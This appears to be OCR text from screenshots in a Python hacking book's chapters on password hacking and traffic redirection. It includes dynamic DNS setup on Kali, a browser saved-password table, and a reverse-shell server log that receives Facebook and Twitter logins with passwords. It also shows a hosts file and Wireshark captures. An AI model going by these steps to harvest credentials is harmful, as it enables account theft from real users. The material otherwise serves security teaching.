



```
root@kali:/usr/local/src/noip-2.1.9-1# make install
if [ ! -d /usr/local/bin ]; then mkdir -p /usr/local/bin;fi
if [ ! -d /usr/local/etc ]; then mkdir -p /usr/local/etc;fi
cp noip2 /usr/local/bin/noip2
/usr/local/bin/noip2 -C -c /tmp/no-ip2.conf

Auto configuration for Linux client of no-ip.com.

Please enter the login/email string for no-ip.com  bigtasty321@gmail.com
Please enter the password for user 'bigtasty321@gmail.com'  ************

Only one host [pythonhussam.ddns.net] is registered to this account.
It will be used.
Please enter an update interval:[30]
Do you wish to run something at successful update?[N] (y/N)  ^M

New configuration file '/tmp/no-ip2.conf' created.

mv /tmp/no-ip2.conf /usr/local/etc/no-ip2.conf
```





```
C:\Users\packt>python
Python 2.7.14 (v2.7.14:84471935ed, Sep 16 2017, 20:19:30) [MSC v.1500 32 bit (In
tel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import tempfile
>>> print tempfile.mkdtemp()
c:\users\packt\appdata\local\temp\tmpxeuapq
>>> import shutil
>>> x = tempfile.mkdtemp()
>>> print x
c:\users\packt\appdata\local\temp\tmp9tebfs
>>> shutil.rmtree(x)
```

Chapter 03: Password Hacking










	origin_url	action_url	ısername_elemen	username_value	ɔassword_elemen	password_value	submit_element	signon_realm
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	https://www.fa...	https://www.fa...	email	bigtasty321@g...	pass	BLOB		https://www.fa...




Twitter, Inc. [US] https://twitter.com
Search T
What's happening?
View 3 new Tweets
root@kali: ~/Desktop
File Edit View Search Terminal Help


BeAmman @BeAmman · 3h
#Amman's best brisket & Burgers
buff.ly/1Nn1LRp
#JO #beamman

BeAmman @BeAmman · 4h


```
root@kali:~/Desktop# python Server\ -\ HTTP\ Reverse\ Shell.py
[+] Listening for incoming HTTP connection on port 80
10.10.10.1 - - [01/Dec/2015 10:13:59] "POST / HTTP/1.1" 200 -
https://www.facebook.com/login.php
10.10.10.1 - - [01/Dec/2015 10:13:59] "POST / HTTP/1.1" 200 -
bigtasty321@gmail.com
10.10.10.1 - - [01/Dec/2015 10:13:59] "POST / HTTP/1.1" 200 -
[123justme]
10.10.10.1 - - [01/Dec/2015 10:13:59] "POST / HTTP/1.1" 200 -
https://twitter.com/sessions
10.10.10.1 - - [01/Dec/2015 10:13:59] "POST / HTTP/1.1" 200 -
bigtasty321@gmail.com
10.10.10.1 - - [01/Dec/2015 10:13:59] "POST / HTTP/1.1" 200 -
[123justME]
```




```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
```




```
No.   Time       Source                    Destination   Protocol Length Info
    1 0.00000000 fe80::d04:8bde:6e3aff02::c              SSDP      208 M-SEARCH * HTTP/1.1
    2 3.04146800 fe80::d04:8bde:6e3aff02::c              SSDP      208 M-SEARCH * HTTP/1.1
    3 6.06709500 fe80::d04:8bde:6e3aff02::c              SSDP      208 M-SEARCH * HTTP/1.1
    4 10.0570980 fe80::d04:8bde:6e3aff02::c              SSDP      208 M-SEARCH * HTTP/1.1

⊞ Frame 1: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_3e:c2:45 (08:00:27:3e:c2:45), Dst: IPv6mcast_0c (33:33:00:00:00:0c)
⊞ Internet Protocol Version 6, Src: fe80::d04:8bde:6e3a:6605 (fe80::d04:8bde:6e3a:6605), Dst: ff02::c (ff02::c)
⊞ User Datagram Protocol, Src Port: 65327 (65327), Dst Port: 1900 (1900)
⊞ Hypertext Transfer Protocol
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Hussam>ping google.jo

Pinging google.jo [37.152.2.88] with 32 bytes of data:
Reply from 37.152.2.88: bytes=32 time=3ms TTL=56
Reply from 37.152.2.88: bytes=32 time=4ms TTL=56
Reply from 37.152.2.88: bytes=32 time=15ms TTL=56
Reply from 37.152.2.88: bytes=32 time=4ms TTL=56

Ping statistics for 37.152.2.88:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 15ms, Average = 6ms
```



```
Filter: ip.addr==10.10.10.100
No.     Time        Source              Destination           Protocol  Length  Info
```



```
Filter: ip.addr==10.10.10.100
No.     Time        Source         Destination     Protocol  Length  Info
    431 21.3265470 10.10.10.10    10.10.10.100    TCP          54 49836→80 [ACK] Seq=1676 Ack
    432 21.4071560 10.10.10.10    10.10.10.100    TCP          54 [TCP Window Update] 49836→8
    434 21.9488150 10.10.10.10    10.10.10.100    HTTP        556 GET /rsrc.php/v2/yK/r/J-6H_
    435 21.9503890 10.10.10.10    10.10.10.100    HTTP        556 GET /rsrc.php/v2/yr/r/kbZW2
    436 21.9536220 10.10.10.10    10.10.10.100    HTTP        556 GET /rsrc.php/v2/y_/r/EnysC
    437 21.9668490 10.10.10.100   10.10.10.10     HTTP        577 HTTP/1.1 404 Not Found  (te
    438 21.9669990 10.10.10.10    10.10.10.100    TCP          54 49833→80 [ACK] Seq=2716 Ack
    439 21.9673240 10.10.10.100   10.10.10.10     HTTP        576 HTTP/1.1 404 Not Found  (te
    440 21.9674480 10.10.10.10    10.10.10.100    TCP          54 49831→80 [ACK] Seq=2756 Ack
    441 21.9678940 10.10.10.100   10.10.10.10     HTTP        576 HTTP/1.1 404 Not Found  (te
    442 21.9679970 10.10.10.10    10.10.10.100    TCP          54 49836→80 [ACK] Seq=2178 Ack

⊞ Frame 64: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_3e:c2:45 (08:00:27:3e:c2:45), Dst: CadmusCo_90:55:51 (08:00:27:90:5
⊞ Internet Protocol Version 4, Src: 10.10.10.10 (10.10.10.10), Dst: 10.10.10.100 (10.10.10.100)
⊞ Transmission Control Protocol, Src Port: 49831 (49831), Dst Port: 80 (80), Seq: 0, Len: 0
```



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer
- Proves your identity to a remote computer
- 2.16.840.1.114412.1.1
- 2.23.140.1.2.2

* Refer to the certification authority's statement for details.

Issued to: *.facebook.com

Issued by: DigiCert SHA2 High Assurance Server CA

Valid from 12/ 15/ 2017 to 3/ 22/ 2019

Chapter 04: Catch Me If You Can!

